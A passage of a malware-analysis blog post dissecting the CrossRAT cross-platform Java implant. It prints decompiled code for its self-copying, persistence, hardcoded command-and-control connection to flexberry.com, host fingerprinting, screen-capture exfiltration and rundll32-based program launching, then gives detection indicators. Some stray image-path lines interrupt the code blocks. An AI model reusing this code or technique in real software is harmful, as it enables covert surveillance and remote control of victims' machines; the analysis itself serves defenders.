    {
        userHome = System.getProperty("user.home");
        installDir = (new StringBuilder(String.valueOf(userHome)))
            .append("/Library/").toString();
    }

    //Linux, etc?
    // build path to Linux, etc install directory (/usr/var/)
    else
    {
        installDir = "/usr/var/";
    }

    ...
}

```

Once path to the install directory has been dynamically created, the malware makes a copy of itself (mediamgrs.jar) into the install directory:

```

public static void main(String args[])
{
    ...

    //build full path and instantiate file obj
    installFileObj = new File(installDir + "mediamgrs.jar");

    //copy self to persistent location
    org.a.a.a.b.a(((File) (selfAsFile)), installFileObj);

    ...
}

```



Via the `fs_usage` command, we can observe this file copy, and updating of the file time to match to original:

```
# fs_usage -w -f filesystem
open      F=7    (R____) /Users/user/Desktop/hmar6.jar  java.125131
lseek     F=7    0=0x00000000  java.125131

open      F=8    (_WC_T_) /Users/user/Library/mediamgrs.jar java.125131
pwrite    F=8    B=0x3654f  0=0x00000000  java.125131
close     F=8    0.000138  java.125131
utimes    /Users/user/Library/mediamgrs.jar java.125131

# ls -lart /Users/user/Library/mediamgrs.jar
-rw-r--r--  1 user  staff  222543 Jan 22 18:54 /Users/user/Library/mediamgrs.jar
# ls -lart ~/Desktop/hmar6.jar
-rw-r--r--  1 user  wheel  222543 Jan 22 18:54 /Users/user/Desktop/hmar6.jar
```

Once the malware has made a copy of itself, it execute the OS-specific logic to persist. As we're executing the malware on a Mac VM, the malware will persist as a launch agent:

```
public static void main(String args[])
{
    ...
    //persist: Windows
    if ((localObject5 = a.c.b()).a() == a.c.a) {
        paramArrayOfString = new b.e(paramArrayOfString, (String)localObject4, true);
    }


    //persist: Mac
    else if (((a.a)localObject5).a() == a.c.b) {
        paramArrayOfString = new b.c(paramArrayOfString, (String)localObject4, true);
    }

    //persist: Linux
    else if (((a.a)localObject5).d()) &&

(!GraphicsEnvironment.getLocalGraphicsEnvironment().isHeadlessInstance()) {
    paramArrayOfString = new b.d(paramArrayOfString, (String)localObject4, true);
}
    ...


    //error: unknown OS
    else {
        throw new RuntimeException("Unknown operating system " +
((a.a)localObject5).c());
    }
    ...
}
```

We can again observe this persistence by monitoring the file system, or [BlockBlock](#) detects this persistence attempt:



Now the malware has persistently installed itself, it checks in with the C&C server for tasking. As noted the EFF/Lookout [report](#) the malware will connect to flexberry.com on port 2223.

This C&C info is hardcoded in the crossrat/k.class file:



```
public static void main(String args[])
{
    ...

    //connect to C&C server
    Socket socket;
    (socket = new Socket(crossrat.k.b, crossrat.k.c)).setSoTimeout(0x1d4c0);
    ...
}
```

When the malware checks in with the C&C server for tasking, it will transmit various information about the infected host, such as version and name of the operating system, host name, and user name. The generation of this information is shown in code below:

```
public static void main(String args[])
{
    ...
    if((k.g = (k.h = Preferences.userRoot()).get("UID", null)) == null)
    {
        k.g = (k.f = UUID.randomUUID()).toString();
        k.h.put("UID", k.g);
    }
    String s1 = System.getProperty("os.name");
    String s2 = System.getProperty("os.version");
    args = System.getProperty("user.name");
    Object obj1;
    obj1 = ((InetAddress) (obj1 = InetAddress.getLocalHost())).getHostName();
    obj1 = (new StringBuilder(String.valueOf(args))).append("^")
        .append(((String) (obj1))).toString();
    ...
}
```

The malware then parses the response from the C&C server and if tasking is found acts on it.

If you made it this far, I'm sure you're wondering what the malware can actual do! That is to say, what's its capabilities? its features? Lucky for us, the EFF/Lookout [report](#) provides some details. Below are annotations from their report of the crossrat/k.class which contains CrossRat's tasking values:

```
// Server command prefixes
public static String m = "@0000"; // Enumerate root directories on the system. 0
args
public static String n = "@0001"; // Enumerate files on the system. 1 arg
public static String o = "@0002"; // Create blank file on system. 1 arg
public static String p = "@0003"; // Copy File. 2 args
public static String q = "@0004"; // Move file. 2 args
public static String r = "@0005"; // Write file contents. 4 args
public static String s = "@0006"; // Read file contents. 4 args
public static String t = "@0007"; // Heartbeat request. 0 args
public static String u = "@0008"; // Get screenshot. 0 args
public static String v = "@0009"; // Run a DLL 1 arg
```

The code that uses these value can be found in the crossrat/client.class file, where, as we mentioned, the malware parses and acts upon the response from the C&C server:

```

public static void main(String args[])
{
    ...

    //enum root directories
    if((args1 = args.split((new StringBuilder("\\"))
        .append(crossrat.k.d).toString()))[0].equals(k.m))
    {
        new crossrat.e();
        crossrat.e.a();
        f f1;
        (f1 = new f()).start();
    }

    //enum files
    else if(args1[0].equals(k.n))
        (args = new crossrat.c(args1[1])).start();

    //create blank file
    else if(args1[0].equals(k.o))
        (args = new crossrat.a(args1[1])).start();

    //copy file
    else if(args1[0].equals(k.p))
        (args = new crossrat.b(args1[1], args1[2])).start();

    ...
}

```

Let's look at some of the more 'interesting' commands such as the screen capture and dll loading.

When the malware receives the string "0008" ('k.u') from the C&C server is instantiates and 'runs' a 'j' object, passing in 'k.b' and 'k.c':

```

public static void main(String args[])
{
    ...

    //C&C server addr
    public static String b = "flexberry.com";


    //C&C server port
    public static int c = 2223;

    //handle cmd: 0008
    // pass in C&C addr/port
    else if(args1[0].equals(k.u))
        (args = new j(crossrat.k.b, crossrat.k.c)).start();

    ...
}

```

The 'j' object is defined in the crossrat/j.class file:




```
paramString1.close();
localDataOutputStream.close();
}

public final void run()
{
    System.setProperty("java.awt.headless", "false");
    Object localObject1 = null;
    Object localObject2;
    try
    {
        localObject1 = new Robot().createScreenCapture(new Rectangle(Toolkit.getDefaultToolkit().getScreenSize()));
    }
    catch (HeadlessException localHeadlessException)
    {
        (localObject2 = localHeadlessException).printStackTrace();
    }
    catch (AWTException localAWTException)
    {
        (localObject2 = localAWTException).printStackTrace();
    }
    int i = (localObject2 = new Random()).nextInt(500000) + 1;
    File localFile = new File(K.K + Integer.toString(i) + ".jpg");
    try
    {
        ImageIO.write((RenderedImage)localObject1, "jpg", localFile);
        localObject1 = Long.valueOf(localFile.length());
        a(localFile.toString(), ((Long)localObject1).toString());
        localFile.delete();
        return;
    }
    catch (IOException localIOException)
    {
        (localObject1 = localIOException).printStackTrace();
    }
}
```

Via the `java.awt.Robot().createScreenCapture` the malware performs a screen capture, temporarily saves it as a disk (as a .jpg with a randomized name), before exfiltrating it to the C&C server.

Another interesting command is "0009". When the malware receives this command it instantiates a kicks off an 'i'. This object is implemented in the crossrat/i.class file:



When the malware is executing on a Windows machine, it will execute invoke rundll32 to load url.dll and invoke it's FileProtocolHandler method:

```
//open a file
Runtime.getRuntime().exec(new String[] {
    "rundll32", "url.dll,FileProtocolHandler", file.getAbsolutePath()
});
```

The url.dll is a legitimate Microsoft library which can be (ab)used to launch executable on an infected system. For example, on Windows, the following will launch Calculator:

```
//execute a binary
Runtime.getRuntime().exec(new String[] {
    "rundll32", "url.dll,FileProtocolHandler", "calc.exe"
});
```

On systems other than Windows, it appears that the "0009" command will execute the specified file via the Desktop.getDesktop().open() method.

```
//execute a binary
else if ((locala.a() == c.b) || (locala.a() == c.c)) {
    try
    {
        Desktop.getDesktop().open(localFile);
    }
}
```

## Conclusions

In this blog post we provided an in-depth technical analysis of the newly discovered cross-

platform cyber-espionage implant CrossRAT. Thought not particularly sophisticated version 0.1 of this malware is still fairly feature-complete and able to run on a large number of platforms. Moreover, as noted by the EFF/Lookout the attackers utilizing CrossRAT seem to be both (decently) competent, motivated, and successful.

Let's end with a few FAQs!

Q: How does one get infected by CrossRAT?


A: In their report, the EFF/Lookout, note: "*[the attackers] rely primarily on social media, phishing, and in some cases physical access to compromise target systems, devices, and accounts.*"

Q: How can I protect myself from an infection?

A: As CrossRAT is written in Java, it requires Java to be installed. Luckily recent versions of macOS do *not* ship with Java. Thus, most macOS users should be safe! Of course if a Mac user already has Java installed, or the attacker is able to coerce a naive user to install Java first, CrossRAT will run just dandy, even on the latest version of macOS (High Sierra).

It is also worth noting that currently AV detections seem rather non-existent (1/59 on Virus Total). Thus having anti-virus software installed likely won't prevent or detect a CrossRAT infection. However tools that instead detect suspicious behaviors, such as persistence, can help!

For example [BlockBlock](#) easily detects CrossRAT when it attempts to persist:



Q: How can I tell if I'm infected with CrossRAT?

A: First check to see if there is an instance of Java is running, that's executing mediamgrs.jar.

On macOS or Linux use the 'ps' command:

```
$ ps aux | grep mediamgrs.jar
user 01:51AM /usr/bin/java -jar /Users/user/Library/mediamgrs.jar
```

One can also look for the persistent artifacts of the malware. However, as the malware persists in an OS-specific manner, detecting this will depend what OS you're running.

- Windows:

Check the HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ registry key. If infected it will contain a command that includes, java, -jar and mediamgrs.jar.

- Mac:

Check for jar file, mediamgrs.jar, in ~/Library.

Also look for launch agent in /Library/LaunchAgents or ~/Library/LaunchAgents named mediamgrs.plist.

- Linux:

Check for jar file, mediamgrs.jar, in /usr/var.

Also look for an 'autostart' file in the ~/.config/autostart likely named mediamgrs.desktop.

Q: On an infected system, what can CrossRAT do?

A: CrossRAT allows an remote attacker complete control over an infected system. Some of it's persistent capabilities include:

- file upload/download/create/delete
- screen capture
- run arbitrary executables

Well that wraps up our blog on CrossRAT! Mahalo for reading :)

love these blog posts & tools? you can support them via [patreon!](#) Mahalo :)

© 2018 objective-see llc